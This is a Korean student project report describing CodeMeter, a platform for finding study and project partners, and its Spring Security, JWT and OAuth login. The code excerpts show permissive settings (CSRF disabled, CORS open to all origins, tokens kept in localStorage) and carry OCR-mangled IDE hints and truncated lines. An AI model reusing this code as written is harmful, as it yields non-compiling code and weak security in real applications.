코로나19는 우리의 일상과 사회 전반의 모습을 완전히 바꾸었다. 실내 공간이나 건물에 들어가려면 열 감지기를 통과해야 하고, 체온 측정은 필수가 되었다. '사회적 거리 두기'가 감염 확산을 막을 최선의 방책이 되면서 수업, 근무, 음식 주문 등 사회활동과 일상이 비대면 방식으로 변한 것이다. 모임에도 인원 제한이 생기면서 스터디, 프로젝트를 위한 모임에 제한이 생기게 되었다. 대면 모임이 어려워지자 비대면 스터디 모임인 '캠스터디(카메라+스터디)'에 나서는 사람들이 늘고 있다. 이런 코로나 시대에 개발을 공부하는 사람들이 제한없이 효율적으로 모일 수 있는 플랫폼의 필요성을 느꼈다. 스터디원이나 프로젝트 팀원을 구하기 위해서는 중간 다리 역할이 필요하다. 그것이 바로 코드미터다. 코드미터를 이용하면 온라인 또는 오프라인으로 스터디와 프로젝트를 진행할 수 있다.

1.2 연구 목적 및 주제 선정

프로그래밍의 공부는 끝이 없다고 생각한다. 혼자 공부하고, 혼자 프로젝트를 해보는 경험도 매우 중요하지만 컴퓨터 개발 관련 공모전, 스터디, 프로젝트를 개인이 준비하는 것은 한계가 있고, 스터디 그룹을 이루어 공부하거나 다른 개발자들과 함께 프로젝트를 진행하는 것도 좋은 방법이라고 생각한다. 다양한 개발환경 중 원하는 주제를 정해 팀원들을 모집하는 일은 쉽지 않기 때문에 그 과정에서 보다 편리하게 개발자들이 스터디, 프로젝트의 팀원들을 모집하고 또한 자신이 원하는 분야의 공모전을 제한 없이 등록하고 지원할 수 있는 커뮤니티가 필요하다고 생각해 코드미터를 시작하게 되었다.

2. 관련 연구

2.1 Java

객체 지향 프로그래밍 언어로서 보안성이 뛰어나며 컴파일한 코드는 다른 운영 체제에서 사용할 수 있도록 클래스(class)로 제공된다. 객체 지향 언어인 C++ 언어의 객체 지향적인 장점을 살리면서 분산 환경을 지원하며 더욱 효율적이다. 자바 프로그램은 운영체제의 종류에 관계없이 대부분의 시스템에서 실행 가능하다.

2.2 Spirng boot

스프링 부트(Spring Boot)는 Java 기반의 애플리케이션 개발을 위한 포괄적인 인프라를 제공한다. 스프링 프레임워크를 더 빠르고 쉽게 사용할 수 있게 도와준다. 스프링을 사용하기 위한 설정의 많은 부분을 자동화하여 사용자가 편하게 스프링을 활용할 수 있도록 돕는다. 스프링 부트 starter 디펜던시만 추가해주면 바로 API를 정의하고, 내장된 탐캣이나 제티로 웹 애플리케이션 서버를 실행할 수 있다. 또한 스프링 홈페이지의 이니셜라이

저를 사용하면 바로 실행 가능한 코드를 만들어준다. 실행환경이나 의존성 관리 등의 인프라 관련 등은 신경 쓸 필요 없이 바로 코딩을 시작하면 된다.

2.3 Spring Security

Spring 기반의 Web 애플리케이션 보안 인증 및 인가를 담당하는 하위 프레임 워크이다. 특히, Servlet Filter를 기반으로 인증을 지원하기 때문에 filter를 등록하면 Servlet container 안에 있는 다른 애플리케이션과 사용이 가능하다는 장점을 가지고 있다. CSRF 및 세션 고정 공격 등 잘 알려진 다양한 공격에 대한 보호 기능을 제공해준다.

2.4 XML

인터넷 웹페이지를 만드는 html을 획기적으로 개선하여 만든 언어이다. XML은 웹에서 구조화된 문서를 전송 가능하도록 설계되었기 때문에 문서를 구성하는 각 요소들의 독립성을 보장함으로써 문서의 호환성, 내용의 독립성, 요소 변경의 용이성 등의 특성을 제공한다. 또한 XML로 문서를 교환할 때 각자가 가지고 있는 응용프로그램이 달라도 호환이 가능하다. 이러한 점때문에 XML언어는 전자상거래, EDI(전자문서교환) 등을 중심으로 차세대 인터넷언어로 빠르게 세력을 확장하고 있다. 어떤 문서가 구조, 내용, 표현으로 구성되어 있다고 했을 때, XML은 구조와 내용만을 규정하기 때문에 XML로 기술된 데이터를 화면에 표현하려면 다른 화면표현용 언어를 사용해야 한다.

2.5 JavaScript

자바스크립트는 크로스 플랫폼(cross platform), 객체지향 스크립트 언어로 웹페이지의 동작을 담당한다. 또한 웹 페이지에서 사용자로부터 특정 이벤트나 입력 값을 받아 동적인 처리를 목적으로 고안된 객체 기반의 스크립트 프로그래밍 언어이다. 주로 웹 브라우저 내에서 사용되는 언어였으나, 자바스크립트 기반의 런타임 플랫폼(예: Node.js)들이 개발되면서 서버측 프로그램 개발에도 사용이 크게 확대되었다.

2.6 React

사용자 인터페이스를 만들기 위한 JavaScript 라이브러리의 하나로서 사용자 인터페이스를 만들기 위해 사용된다. 페이스북과 개별 개발자 및 기업들 공동체에 의해 유지보수된다. 리액트는 싱글 페이지 애플리케이션이나 모바일 애플리케이션 개발에 사용될 수 있다. 대규모 또는 복잡한 애플리케이션 개발에는 보통 라우팅, API통신 등의 기능이 요구되는데 리액트에는 기본적으로 제공되지 않기 때문에 추가 라이브러리를 사용해야 한다. 기존의 웹 기술 HTML, CSS 등과 결합하여 사용할 수 있어 확장성이 뛰어나다.

2.7 Node.js

노드JS는 자바스크립트 엔진 'V8' 위에서 동작하는 이벤트 처리 I/O 프레임워크다. 또한 확장성 있는 네트워크 애플리케이션 개발에 사용되는 소프트웨어 플랫폼이다. 서버 환경에서 자바스크립트로 애플리케이션을 작성할 수 있도록 도와준다. 내장 HTTP 서버 라이

브러리를 포함하고 있어 웹 서버에서 아파치 등의 별도의 소프트웨어 없이 동작하는 것이 가능하며 이를 통해 웹 서버의 동작에 있어 더 많은 통제를 가능하게 한다.

2.8 Redux

오픈 소스 자바스크립트 라이브러리의 일종으로, state를 이용해 웹 사이트 혹은 애플리케이션의 상태 관리를 해줄 목적으로 사용한다. 또한 자바스크립트 애플리케이션에서 상태를 효율적으로 관리할 수 있게 도와주는 도구이다. 복잡한 상태 관리가 이루어지는 SPA(Single Page Application)에서 특히 유용하게 사용된다. 리덕스는 리액트 뿐만 아니라 jQuery, Angular 등을 사용하는 애플리케이션에서도 사용할 수 있다.

2.9 Mysql

오라클 사가 관리 및 배포하고 있는 오픈소스 관계형 데이터베이스 관리 시스템이다. 매우 빠르고, 유연하며, 사용하기 쉬운 특징이 있다. 다중 사용자, 다중 스레드를 지원하고, C, C++, 에펠, 자바, 펄, PHP, 파이선 스크립트 등을 위한 응용 프로그램 인터페이스(API)를 제공한다. 유닉스나 리눅스, 윈도우 운영체제 등에서 사용할 수 있다. 리눅스 운영 체계와 아파치 서버 프로그램, MySQL, PHP 스크립트 언어 구성은 상호 연동이 잘되면서도 오픈소스로 개발되는 무료 프로그램이어서 홈페이지나 쇼핑몰 등 일반적인 웹 개발에 널리 이용되고 있다.

2.10 HTML

HTML(Hyper Text Markup Language)은 가장 단순한 형태의 웹 언어이다. 인터넷 서비스의 하나인 월드 와이드 웹을 통해 볼 수 있는 문서를 만들 때 사용하는 기본적인 웹 언어의 한 종류이다. 특히 하이퍼텍스트를 작성하기 위해 개발되었으며, 인터넷에서 웹을 통해 접근되는 대부분의 웹 페이지들은 HTML로 작성된다. HTML은 문서의 글자크기, 글자색, 글자모양, 그래픽, 문서이동(하이퍼링크) 등을 정의하는 명령어로서 홈페이지를 작성하는 데 쓰인다. HTML은 전자 문서의 서식을 정의하기 위해 만들어졌으며, 국제표준 SGML의 부분 집합으로 정의되었다. HTML은 SGML에서 특히 하이퍼텍스트를 강조하여 만들어진 언어이며, 아스키코드로 된 일반적인 텍스트로 구성되었다. 이 언어는 별도 컴파일러가 필요치 않으며, 웹 브라우저에서 해석이 가능한 사용하기 쉬운 언어로 각광을 받고 있다.


2.11 CSS

기존의 HTML은 웹 문서를 다양하게 설계하고 수시로 변경하는데 많은 제약이 따르는데, 이를 보완하기 위해 만들어진 것이 스타일 시트이고 스타일 시트의 표준안이 바로 CSS이다. 웹 문서의 전반적인 스타일을 미리 저장해 둔 스타일시트이다. 문서 전체의 일관성을 유지할 수 있고, 세세한 스타일 지정의 필요를 줄어들게 하였다. HTML과 XHTML에 주로 쓰이며, 여러 수준과 프로파일을 가지고 있다. 각 수준의 CSS는 일반적으로 새로운 기능을 담고 있으며 CSS1, CSS2, CSS3, CSS4로 나뉜다. 프로파일들은 일반적으로 특

정한 장치나 사용자 인터페이스를 위해 만들어진 하나 이상 수준의 CSS의 하부 집합이다.

3. 본론

3.1 유스케이스



3.2.1 Spring Security

Spring Security는 Spring기반 애플리케이션을 보호하기 위한 표준으로 직접 커스텀이 가능한 인증 및 Access Control 프레임워크이다. 이는 Java 애플리케이션에 인증과 인가(권한 부여)를 모두 제공하는 데 중점을 뒀다. Spring Security는 다른 Spring프로젝트와 마찬가지로 사용자 요구에 맞춰 쉽게 확장할 수 있다는 점이

최대 장점이다.




그림 1. Spring Security Filter 동작 순서




그림 2. SecurityFliterChain 필터 구성도

Spring Security는 DelegatingFilterProxy라는 필터를 만들어 메인 Filter Chain에 끼워넣고 그 아래 다시 SecurityFilterChain 그룹을 등록한다. SecurityFliterChain는 기본적으로 순서가 있는 Security Filter들을 제공하고, Spring Security가 제공하는 Filter를 구현한게 아니라면 필터의 순서를 정해 줘야 한다. 해당 프로젝트에서는 Spring Security를 이용해서 Oauth 카카오, 네이버, 구글 로그인과 Bearer

Auth(JWT)방식으로 로그인을 구현 및 인증 인가를 진행하였다.

```
@Override
protected void configure(HttpSecurity http) throws Exception{

        http.addFilterBefore(new SecurityFilter(), SecurityContextPersistenceFilter.class);
        http.csrf().disable();
        http.sessionManagement().sessionCreationPolicy(SessionCreationPolicy.STATELESS) // 세션사용 x
        .and() HttpSecurity
        .addFilter(corsFilter) // @CrossOrigin 인증x / 시큐리티 필터에 등록 인증o
        .httpBasic().disable() // bearer 인증 방식 사용하겠다
        .formLogin().disable()
                .addFilter(new JwtAuthentication(authenticationManager()))
                .addFilter(new JwtAuthorizationFilter(authenticationManager(), userRepository))
        .authorizeHttpRequests() AuthorizeHttpRequestsConfigurer<...>.AuthorizationManagerRequestMatcherRegistry
        .antMatchers( ...antPatterns: "/" ,"/auth/**" , "/js/**" , "/css/**", "/image/**","/board/**","/oauth2/**", "/co
        .permitAll() AuthorizeHttpRequestsConfigurer<...>.AuthorizationManagerRequestMatcherRegistry
        .anyRequest() AuthorizeHttpRequestsConfigurer<...>.AuthorizedUrl
        .authenticated() AuthorizeHttpRequestsConfigurer<...>.AuthorizationManagerRequestMatcherRegistry
                .and().oauth2Login() OAuth2LoginConfigurer<HttpSecurity>
                .successHandler(oauth2SuccessHandler).userInfoEndpoint().userService(principalOauth2UserService);
```

그림 3. SecurityConfig

SpirngSecurity는 SecurityConfig에서 설정 할 수 있다. 해당 코드에서 세션 사용을 금지, 필터 순서 지정, 필터 활성화, 특정 URL에 대한 인증처리, 인증 및 인가 처리를 진행하였다.

```
@Bean
public CorsFilter corsFilter() {
    UrlBasedCorsConfigurationSource source = new UrlBasedCorsConfigurationSource();
    CorsConfiguration config = new CorsConfiguration();
    config.addAllowedOrigin(CorsConfiguration.ALL); // 모든 ip에 응답을 허용하겠다
    config.addAllowedHeader(CorsConfiguration.ALL); // 모든 Header에 응답을 허용하겠다
    config.addAllowedMethod(CorsConfiguration.ALL); // 모든 post , get , put , delete , patch 요청을 허용하겠다.
    source.registerCorsConfiguration( pattern: "/**", config);
    return new CorsFilter(source);
}
```

그림 4. CorsFilter

먼저 해당 프로젝트는 React와 SpringBoot를 같이 사용하기 때문에 Cors Filter을 적용해줬다. Cors는 Cross-origin resource sharing의 약자로써, 틀정 헤더를 통해 브라우저에게 Origin에서 실행되고 있는 웹 애플리케이션이 Cross-Origin에 리소스에 접근할 수 있는 권한이 있는지 없는지 확인하는 방침이다. 그림4를 통해 CORS 보안 정책을 허용하였다. 다음으로 Spring Security에는 UsernamePasswordAuthenticationFilter가 있는데 사용자가 /login 요청시 username, password를 전송하면 위 필터가 동작한다. 해당 프로젝트는 Bearer Auth(JWT)방식으로 로그인 및 인증, 인가 처리하기 때문에 JwtAuthenticationFilter에서 UsernamePasswordAuthenticationFilter 및 토큰 처리를 해줬다.

```java
public class JwtAuthentication extends UsernamePasswordAuthenticationFilter {

private final AuthenticationManager authenticationManager;

    // login 요청을 하면 로그인 시도를 위해서 실행되는 함수
    @Override
    public Authentication attemptAuthentication(HttpServletRequest request, HttpServletResponse response) throws A

        try{
            ObjectMapper om = new ObjectMapper();
            User user = om.readValue(request.getInputStream(), User.class);
            UsernamePasswordAuthenticationToken authenticationToken =
                    new UsernamePasswordAuthenticationToken(user.getUsername(), user.getPassword());

            Authentication authentication = authenticationManager.authenticate(authenticationToken);
            //authentication 객체가 session 영역에 저장을 해야하고 그 방법이 return 해 주는것
            return authentication;

        }catch (IOException e){
            e.printStackTrace();
        }

        return null;
    }
```

그림 5 JwtAuthenticationFilter

전달 받은 username, password로 로그인 시도를 해보고 authenticationManager로 로그인 시도를 하면 loadUserByUsername() 함수가 실행되고 PrincipalDetails를 세션에 담고 JWT토큰을 만들어서 응답해주면 된다.




그림 6 토큰 인증 방식 순서

그림6 에서 토큰 인증 방식 순서에 대해서 설명하고 있고 JWT은 웹표준(RFC 7519)으로서 두 개체에서 JSON 객체를 사용하여 가볍고 자가수용적인 방식으로 정보를 안전성 있게 전달하고, 사용자에 대한 속성을 저장하는 Claim기반의 Web Token이다. 서버측에서 사용자의 세션을 유지하지 사용자가 요청을 했을때 토큰만 확인하면 되기 때문에 세션 관리가 필요 없어져 서버 자원을 많이 아낄 수 있다. JWT는 헤더(header), 내용(payload), 서명(signature) 3부분으로 이루어지며, JSON 형태인 각 부분은 Base64로 인코딩 되어 표현된다.

그림 7 JWT 토큰 생성

JwtAuthenticationFilter에서 attemptAuthentication 실행 후 인증이 정상적으로 되었으면 successfulAtuthentication 함수가 실행되기 때문에 JWT 토큰을 만들어서 request 요층한 사용자에게 JWT 토큰을 response 해주면 된다. java-jwt 라이브러리를 이용하여 JWT토큰을 만들어주었고 HMAC(Keyed-Hashed Message Authentication Code)-SHA512 알고리즘을 이용하여 무결성을 보장하였다. 이제 사용자가 로그인 시 Web 로컬 저장소에 Authorization이라는 키에 토큰이 저장되어 있다. Spring Security에서 권한이나 인증이 필요한 특정 주소를 요청하면 BasicAuthenticationFilter를 무조건 거치게 되어있는데 해당 필터를 JwtAuthorizaitonFilter로 만들어줬다.




그림 8 JwtAuthorizationFilter

해당 필터에서는 header가 있는지 확인하고 해당 토큰의 시작이름을 Bearer로 설정해줬기 때문에 조건식이 맞다면 JWT토큰 서명을 이용해서 서명이 정상이면 Authentication 객체를 만들어줘서 백앤드에서 인증 해주는 방식으로 만들었다.




그림 9 회원가입




그림 10 로그인

그림 11 Web JWT Key 생성 확인

다음은 Spring Security를 이용한 OAuth2.0로 로그인을 구현했다. 카카오, 구글, 네이버 3곳의 소셜로그인을 구현하였고 동작 방식이 거의 비슷하기 때문에 카카오 소셜로그인을 예시로 들겠다. 프론트 프레임워크인 React.js 에서 각각 소셜로그인 버튼을 누르게 되면 http://localhost:8000/oauth2/authorization/kakao(google/naver) 로 이동하게 되고




그림 12 카카오 로그인 페이지

그림12와 같은 각 소셜창 로그인 페이지로 이동하게 된다. 미리 각각 회사에서 제공하는 Redirect URI를 설정해두면 기존에 회원이었던 사용자가 로그인하게 되면 (아래로 각각 회사를 예시로 카카오로 하겠다) 카카오에서 인증 및 동의 요청이 되고 동의 한다면 앱에 등록된 Redirect URI로 토큰 발급 요청이 오고 토큰이 발급되면 카카오 로그인이 되어 사용자 정보를 가져올 수 있게 된다.

